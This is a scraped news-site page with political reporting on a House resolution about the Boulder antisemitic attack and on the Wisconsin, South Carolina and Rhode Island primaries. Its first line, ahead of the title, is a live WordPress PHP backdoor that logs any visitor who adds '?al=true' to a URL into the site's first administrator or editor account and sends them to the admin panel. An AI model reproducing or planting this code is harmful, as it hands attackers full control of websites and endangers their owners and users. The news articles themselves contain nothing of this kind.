
// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); House approves pair of resolutions condemning antisemitic attack in Colorado – Blue Light News
Connect with us

Politics

House approves pair of resolutions condemning antisemitic attack in Colorado

Published

on

House approves pair of resolutions condemning antisemitic attack in Colorado

The House on Monday approved a pair of resolutions condemning the antisemitism attack in Boulder, Co., as the chamber looks to crack down on the spate of incidents targeting Jewish individuals. The first resolution, led by Rep. Jeff Van Drew (R-N.J.), was adopted in a 400-0-2 vote…
Read More


Continue Reading
Click to comment

Leave a Reply

Your email address will not be published. Required fields are marked *

Politics

Wisconsin Democrats’ governor primary is an all-out fight over electability

Published

on

KENOSHA, Wisconsin — The progressive movement’s midterms march has arrived in Wisconsin, where a democratic socialist is forcing establishment Democrats to mount an all-out, last-ditch effort to stop her.

State Rep. Francesca Hong is the front-runner to become the Democratic gubernatorial nominee, fueled by a populist campaign tapping into voters’ cost of living concerns. David Crowley, the Milwaukee County Executive backed by outgoing Gov. Tony Evers, has emerged as the top candidate trying to cut off Hong’s bid.

Ahead of Tuesday’s primary, electability was top of mind for voters and both candidates as they raced to prove they could build the widest, strongest coalition against presumptive Republican nominee Tom Tiffany.

Crowley and Evers have been barnstorming the swing state over the past week, warning a vote for Hong risks losing the governor’s mansion in November to Tiffany, a hard-right member of the House Freedom Caucus backed by President Donald Trump.

“You know, it’s the only time that I know that the governor — Tony Evers — the Republican Governors Association and Turning Point USA have ever been on the same page: in thinking that Francesca Hong is the best candidate to lose this race,” Crowley said in an interview at a local tavern in Sheboygan on Friday.

Wisconsin gubernatorial candidate David Crowley greets people during a campaign stop at Urbane restaurant in Sheboygan, Wisconsin, on Aug. 7.Crowley, left, speaks with Blast Soft Serve ice cream shop owner Jamie Evans, center, and Wisconsin Gov. Tony Evers during a campaign stop in Sheboygan.

Hong rejects those warnings. Speaking to voters at events across the state, Hong argues Democratic voters are fed up with the establishment ahead of November — and that she can appeal to a wide array of Democrats, Republicans and people who don’t feel represented by either party.

“We have to take this moment, a movement moment, and be bold with transformative change, and build the actual big tent that we can and we must be as Democrats,” Hong told a crowd of about 50 people gathered at a senior community center in deep-red Siren.

Hong, a 37-year-old former chef and single mother who represents the bluest district in the state assembly, has charted a remarkably rapid rise in a purple state that Trump won by just shy of 30,000 votes in 2024. She launched her campaign as a long shot, with far less name recognition than other Democrats in the race like Lt. Gov. Sara Rodriguez and former Lt. Gov. Mandela Barnes. Both of them have since dropped out. And despite being at a consistent fundraising disadvantage — Hong still has not put out a single television ad — the progressive has maintained wide leads in public polling.

But Hong’s campaign has also faced intense scrutiny over a string of controversial past social media posts, including advocating for defunding the police and railing against Thanksgiving. She was later slammed for being unable to give a straightforward answer to CNN about whether she would “cancel Thanksgiving.”

Following those missteps, Hong’s team has clamped down on her interactions with both local and national media at campaign events in the final stretch. She has also moderated some of her past positions in public remarks, emphasizing repeatedly that she is “serious about public safety” and even attempting to eschew some of her anti-establishment ties.

On Wednesday, she reversed herself on Thanksgiving, telling POLITICO that it was, in fact, her favorite holiday. And asked by Blue Light News on Saturday if she had any regrets about her past, she told reporters at a campaign stop in Sheboygan that she had learned from her tweets.

A sign supporting Hong is seen in a yard in Oshkosh.

“I had some hot takes, some bad takes on Twitter, but when you’re a business owner running a restaurant during Covid, trying to pay bills as a student, you’re putting feelings out there into the world,” Hong said. “But I’ve evolved, I’ve learned. I think it’s more dishonest not to learn.”

Hong has leaned heavily into affordability policies, including raising the state’s minimum wage from $7.25 to $20, progressive taxation and a statewide one-year moratorium on data center construction — a salient issue in Wisconsin, where several local governments have already voted on moratoriums.

“While many of our supporters or other folks have framed us as anti-establishment, what we are for is working-class people,” she told Blue Light News. “It’s not so much being anti-establishment as it is ensuring that we’re listening to voters who are demanding change.”

But many Democrats in the state worry her ideology — including the old social media posts hawking far-left talking points — will be a political risk in a battleground general election.

Pro-Republican PACs, including one associated with the Republican Governors Association, have spent millions of dollars to boost Hong in the primary so they can face who they perceive to be a weaker candidate in November.

Kyle Kilbourn, a Democrat who unsuccessfully ran against Tiffany for his House seat in 2024, said he still had not decided who to support in the primary because of concerns about “electability statewide.”

“The last several elections have been very very close, by one or two percentage points, and so it matters,” he told Blue Light News while attending a Hong event at a brewery in Rhinelander.

Even some of Hong’s supporters are anxious.

“It’s always going to be a concern,” Jan Stroman, who attended an event in River Falls, said when asked if Hong could win against Tiffany.

Robert LaGesse, 74, said at an event in far-north Superior on Friday he was voting for Hong — but admitted Hong’s tweets about abolishing the police “sounds like a foolish statement that could hurt her big time.”

People applaud as they  listen to Hong speak during an event at Paradigm Coffee and Music in Sheboygan on Aug. 8.

At the same event, a young Hong campaign volunteer asked her about those social media posts.“I’m not going to abolish the police as governor,” Hong responded. “I cannot and I will not defund the police.” She was asked a similar version of the same question at nearly every other event last week.

Some supporters also fear that Hong will face racist and sexist backlash as an Asian American woman. Wisconsin has never elected a governor who is not a white man.

“There’s a lot of sexism yet in our country,” Tim Freiss, 60 — a Hong supporter who previously voted for both Bush presidencies — said in an interview outside his home in Green Bay.

“Honestly, what I’m worried about is her race, because our state is very racist,” another Hong supporter, Heidi Meyer, 48, said as Hong canvassed her neighborhood in Appleton.

Tim Freiss sits in front of his home in Green Bay.Hong speaks with Heidi Meyer while knocking on doors during a canvassing event in Appleton.

Democratic officials in the Badger State are determined to unify after the primary, but many are deeply concerned Hong isn’t running the disciplined campaign required to defeat a Trump-backed Republican in Wisconsin.

The messy race has also deeply divided Democrats in the state. Hong’s allies bristle at Evers’ campaign against her, using his resources — including his own communications staff — to boost Crowley. Evers defeated Republican then-Gov. Scott Walker in 2018 by deploying his brand of more moderate Democratic policies to win over independents and limit deep losses in rural areas. But he decided not to run for a rare third term as governor.

Evers on Friday would not commit to endorsing or campaigning with Hong should she win — though Democrats expect he’ll have to.

“I want to have a chance to take a breath, and once that’s in a position, we’ll see,” Evers said in an interview as he walked with Crowley from a Hmong family-owned bakery in Sheboygan to the corner tavern packed with supporters.

Crowley, asked if he would campaign for Hong this fall if she wins the nomination, shot back with a smile: “Ask her that too.” But he quickly added: “I want to be very clear: I’m not in this race running against any of my opponents. I’m running for the votes of Wisconsinites, and if they don’t choose me to be the nominee, my job is to make sure that it’s blue no matter who.”

A Crowley supporter holds campaign signs outside Urbane restaurant, where Crowley spoke during a campaign event, in Sheboygan on Aug. 7.

Asked Saturday if she would endorse and campaign with Crowley if he wins on Tuesday, Hong replied with one word: “Yes.”

Hong has admitted the democratic socialist label comes with baggage — “I can’t say I always love it for me,” she said at a restaurant in River Falls — but she also rejected the notion that her campaign is undisciplined and noted that establishment Democrats had consistently underestimated her bid. She hopes to work with Democrats across the ideological spectrum in the sprint toward November.

“We’re a serious campaign that has built a movement and turned out new voters, folks who are voting for the first time,” Hong said. “We’re a serious campaign that knows how to win, but we’re also serious about working as a coalition and making sure that we collaborate and coordinate with the people that we need to to make sure we defeat Tom Tiffany in the fall.”

Crowley has charted a more moderate path than Hong’s blistering democratic socialism. In an interview, he argued the party needs “someone who’s not just going to fight back, but also who can sit at the negotiating table and be able to work with folks who want to deliver for those that we represent.” He also ruled out the data center moratorium popular with a wide swath of voters that Hong is running on and using to pull in some pockets of rural support: “So, the way I hear that question is that we’re going to preempt local communities from not being able to focus on their own economic development,” Crowley said.

There are signs that Crowley is making some gains. But he’s still 20 percentage points behind Hong in the latest polling.

“Crowley is closing the gap, but it’s likely too little, too late,” said one longtime Wisconsin Democratic strategist, who was granted anonymity to candidly discuss the governor’s pick.

Evers, left, and David Crowley speak to reporters during a campaign stop outside Word Haven Book House in Sheboygan.

Crowley’s team argues that Wisconsin polling is likely off just as it was in Michigan, where Abdul El-Sayed clinched the Democratic Senate nomination last week by a tighter than expected margin. But the signs of Hong’s strength are evident across the state, beyond just her stronghold of Madison. The first voter Crowley greeted at his opening Sheboygan stop Friday, Paige Gerber, said in an interview later she had already voted early for Hong.

Supporters at the Crowley event later in the day were well aware of his standing. Voter after voter in interviews with Blue Light News expressed alarm that their party was poised to pick Hong, a losing horse in their view.

Retirees in “radicalized by basic decency” T-shirts sipped on beer and cheered when Evers walked through the door with Crowley, alongside local IBEW union workers and teachers. “Tony! Tony!” chants eventually rang through the bar.

A Crowley staffer at one point tried to start a “David! David!” cheer. But it never caught on.

Tyler Katzenberger contributed to this report.

Continue Reading

Politics

South Carolina’s Senate race tests Trump — again

Published

on

South Carolina Republicans might be watching history repeat itself.

A special election Senate primary on Tuesday, triggered by Sen. Lindsey Graham’s sudden death, has all the makings of their rollercoaster governor’s primary back in June: A front-runner endorsed by President Donald Trump but facing a steep uphill battle to consolidate the field behind her. And the looming threat of a runoff election that could lead to a late surge from another Republican.

Darline Graham is running for a full term to replace her late brother, leading in some public polls over GOP Reps. Russell Fry and Ralph Norman, former Gov. Mark Sanford and businessman Mark Lynch.

The crowded field makes it very unlikely she or anyone else will clinch the majority needed to avoid a bitter runoff. And, aside from deploying his standard playbook of a few Truth Social posts supporting Graham and a last-minute tele-rally scheduled for Monday, Trump has made no public indication of what else he is planning to do to help.

For one particular South Carolina Republican, the situation is all too familiar: Lt. Gov. Pamela Evette had Trump’s backing in the GOP governor’s primary — and then lost to Alan Wilson in the runoff after he rose in the polls and secured a rare double endorsement from the president.

Asked if she wished Trump would have done more to boost her, Evette told Blue Light News: “Obviously, yes. I do wish that, but you know, it didn’t happen that way.” She said she has not yet decided who to endorse in the Senate primary and is keeping a close eye on how it plays out.

“Run it back,” said one national GOP operative, granted anonymity to speak openly about how the South Carolina Senate primary may turn into a redux of the governor’s race. “The long and short of it, [Graham’s] got a pretty low ceiling.”

The snap Senate election tees up another test of Trump’s influence over the Republican Party. It will reveal whether the president’s word alone is enough to carry his preferred candidate to the nomination, and the lengths to which he is willing to go to boost his picks — especially ones who find themselves with an uncertain path to victory.

This will be Graham’s first ever contest at the ballot box in a state known for its bruising GOP political battles. Nearly half a dozen local Republican officials and strategists alike believe Graham is in a strong position to win the first round of voting. But whoever secures the second place spot will determine just how much more support she may need from Trump to overcome a one-on-one challenge.

The White House didn’t respond to a request for comment.

Republicans differed on whether Norman or Fry would pose the bigger challenge to Graham’s path to victory in a runoff scenario. Norman boasts a longtime base of conservative support in the state, while Fry, who was elected to Congress in 2022, is seen as an up-and-coming star who has caught Trump’s interest.

“If it’s Darline and Russell, it definitely has some flavors of the governor’s race,” said Tyson Grinstead, an RNC committee member and chair of the Richland County GOP, who is staying neutral in the Senate race. Both candidates have good relationships with the president — and Trump has already proven he’s willing to double endorse in a runoff.

However, Grinstead added, there are some key differences.

The main flaw in Evette’s strategy that Republicans in South Carolina have pointed to was her decision to run too intensely on her ties to the president in lieu of a more issues-first message.

“I think most of the criticism came because I got his endorsement, and everybody was fighting for his endorsement. That’s how I looked at it,” Evette said in an interview, deflecting the criticism. “In states like this that have these runoffs, where very few people come out, I think if you’re not tied into the establishment, I think it hurts you in some form of fashion.”

With the president’s endorsement already secured, Graham is making a clear effort to differentiate herself not only from her field of contenders, but from her brother as well.

In an interview with Fox News announcing her run, Graham made a point to emphasize her intention to focus on domestic issues in contrast to the late senator’s foreign policy-hued legacy. And she brought the same focus to her first debate stage appearance last week.

“If anybody understands the struggles of South Carolinians, it’s me,” Graham said on stage last week, talking about her own cost of living struggles — even as she vowed to support Trump’s pet projects while in office, including the SAVE America Act.

“Of course the campaign’s advertising highlights the Trump endorsement. We’re proud of it, and there’s no question it’s still the gold standard in Republican politics,” said a person familiar with Graham’s approach, granted anonymity to discuss internal campaign strategy.

“But Darline knows an endorsement opens a door, it doesn’t walk through it for you,” this person added. “She’s out there every day earning this on her own, because that’s what voters deserve — a candidate who shows up and makes her own case, not one who assumes the race is already won.”

One of Graham’s key advantages in staving off a late upset lies in her inherited slate of seasoned operatives and statewide campaign infrastructure — a hallmark of Lindsey Graham’s decades of success in the state.

“Lindsey’s team has been the best team in South Carolina,” said Grinstead, who worked for the late senator’s campaigns in past cycles. “They’re organized, they have a grassroots presence, they have field staff.”

Still, Graham is likely to face a competitive runoff regardless of which candidate squeaks into second place. Fry and Norman are seen as the two most likely contenders based on limited public polling available in the race so far. In a glimpse of how fluid and unpredictable the primary has become, a straw poll conducted by the South Carolina Republican Party showed Graham in third place, trailing both Norman and Fry.

The two representatives offer competing flavors for Republicans to choose from.

Fry is seen in both Washington and Columbia as a rising star in the party. He also has a fan in Trump who, in the muddied political waters immediately following Lindsey Graham’s death, said in an interview with Newsmax that the House Republican is “outstanding” and a “very talented person.”

But questions remain about the legal process of what happens to his congressional seat should he win his party’s nomination for Senate and go on to win in the general election. The state party has signaled they would act quickly to address a vacancy to protect House Republicans’ extremely narrow majority in Congress.

Norman, for his part, already gave up his House seat to run for governor earlier this year. He is a longtime fixture of the state’s most conservative factions, who has at times been a thorn in Trump’s side, like when he endorsed former U.N. Ambassador Nikki Haley for president in 2024.

But he’s seen as the standard bearer for the powerful Freedom Caucus’ ultraconservative politics in the state, and his gubernatorial bid has left him with a statewide operation that he can reactivate in his run for Senate.

Graham, Fry, and Norman all declined to comment.

Both of Graham’s likely top opponents have honed most of their fire on each other — one of the clearest signs that the first round of the primary is shaping up to be a battle for second place. Still, Graham’s allies have lobbed their own attacks against Fry.

Security in Strength, a PAC that once supported Lindsey Graham’s 2024 reelection, is up on TV with an ad that shows an AI-depiction of Fry’s likeness transposed onto a slice of meat in a frying pan, dumped out by Trump with the words “REJECTED” splashed across the screen.

Fry has recently started taking aim at Graham, launching an ad claiming that she “ballooned the size” and doubled the spending of a government agency — but did not specify which. Graham has worked for the South Carolina Vocational Rehabilitation Department and has led the Commission for the Blind since 2019.

“If Russell Fry wants to attack Senator Darline for helping people with disabilities find jobs and live independently, that’s a bold fight to pick,” Abby Zilch, a Graham spokesperson, said in response in a post on social media.

Continue Reading

Politics

The anti-incumbent wave crashes on Rhode Island

Published

on

Rhode Island Gov. Dan McKee has a month to turn around primary challenger Helena Foulkes’ 20-point lead or become the first sitting U.S. governor to lose a primary in eight years.

The race represents another crest in the world’s post-pandemic anti-incumbent wave, which has transcended ideological lines as voters express broad frustration with high costs of living and governments they don’t feel are working for them. It’s a throughline from insurgent progressive victories to Kamala Harris’ 2024 loss to President Donald Trump’s growing unpopularity.

And it’s all down to a bridge.Signs outside Rhode Island’s partially closed Washington Bridge tell drivers: “Thank you for your patience.”

But voters who’ve lived through the resulting traffic crisis since emergency safety concerns emerged in 2023 keep telling Foulkes the messages make them feel the opposite. Despite some improvement, they’re fed up with commuting and economic troubles stemming from the bridge’s slowdown. One older woman told Foulkes she wanted to take out her BB gun and shoot the signs.

The contest is a rematch of the 2022 primary, when McKee (who’d been elevated to governor when Gina Raimondo became Commerce secretary) narrowly edged out Foulkes in a multi-candidate race. The primary doesn’t fall neatly along the ideological lines that have riven Democrats elsewhere. Foulkes and McKee, both baby boomers, have positioned themselves as relatively mainstream, center-left Dems.

“I’m running against people’s belief that the status quo is maybe just as good as we’re ever going to be,” Foulkes told Playbook. She’s proposed funding 20,000 new housing units with a millionaires tax. “It’s so important that people feel a sense of momentum and energy … because I think oftentimes government doesn’t feel urgent to people, and their lives are really hurting.”

Rhode Island is small enough — an hour’s drive from one corner to the other — that a single bridge symbolizes the trend. (The Washington Bridge is a key conduit between Providence and East Providence.) Almost everybody says the bridge is the No. 1 issue in the race and voters’ perception of McKee’s tenure. He and Foulkes have squabbled over the pace of rebuilding, the bidding process and the state Department of Transportation leadership. Residents are also struggling with some of the country’s highest electric rates and worst housing affordability metrics.

But McKee is mounting a vigorous defense of his time in office, saying he’s delivered for Rhode Islanders — despite Trump’s obstacles — on jobs, SNAP, wind energy, education, hospitals, housing and energy. The governor argues he’s prioritized safety on the bridge after previous leaders kicked the can down the road. One recent poll by McKee allies found a closer race, with Foulkes ahead by just 6 points.

“My record is going to really be the important factor,” McKee said in an interview. “My opponent’s record’s been in the corporate boardroom, really putting profits over people.”

That’s the heart of McKee’s message, which banks on another crucial Democratic 2026 narrative carrying the day: a working people’s populism taking on the elite business class. McKee has long had a base of union support. In Foulkes, he has an opponent who’s no democratic socialist. She was a longtime CVS executive and comes from a storied political lineage (her grandfather and uncle, Thomas and Chris Dodd, were both senators).

“It’s kind of a running bit here that her campaign is, in a very real way, being run from the deck of the Dunes Club in Narragansett,” said McKee campaign manager Drew Shannon, referring to the exclusive, members-only beach club.

And McKee has gone negative on the airwaves, accusing Foulkes of cutting people’s health care and turning a blind eye to opioid addiction during her time at CVS. “She’s a denier: someone who denies the progress we’re making,” McKee told Playbook. “Just like she denies the role she played in fueling an opioid crisis.” Both candidates got fiery in a radio debate this week. As of July 31, Foulkes had five times McKee’s cash on hand.

McKee has been rolling out a string of notable endorsements, many from labor, including teachers, firefighters, building trades and Planned Parenthood Votes! Rhode Island PAC. If he can pull off a comeback, it’ll likely be on the strength of union support.

But his positioning as a labor champion from the working-class Blackstone Valley — the birthplace of the U.S.’ Industrial Revolution — has been partially undercut by high-profile defections in his base. The Rhode Island SEIU State Council backed Foulkes. The state Democratic Party and the state AFL-CIO voted not to endorse in the race, both of which were seen as big blows to McKee.

“The labor movement is going to be in both camps,” AFL-CIO President Patrick Crowley said.

And a number of Democratic city committees have sprung for Foulkes. Cumberland Mayor Jeff Cutter, who serves in the role McKee once held, is among those now supporting her. “There’s been some stances taken that I don’t think represent the same person who was a mentor of mine,” Cutter said of McKee, calling his endorsement a difficult personal choice.

“It’s one of those times,” Cutter added, “where the advantage of incumbency might not be an advantage at this point because there’s just so much kind of frustration.”

Like this content? Consider signing up for Blue Light News’s Playbook newsletter.

Continue Reading

Trending






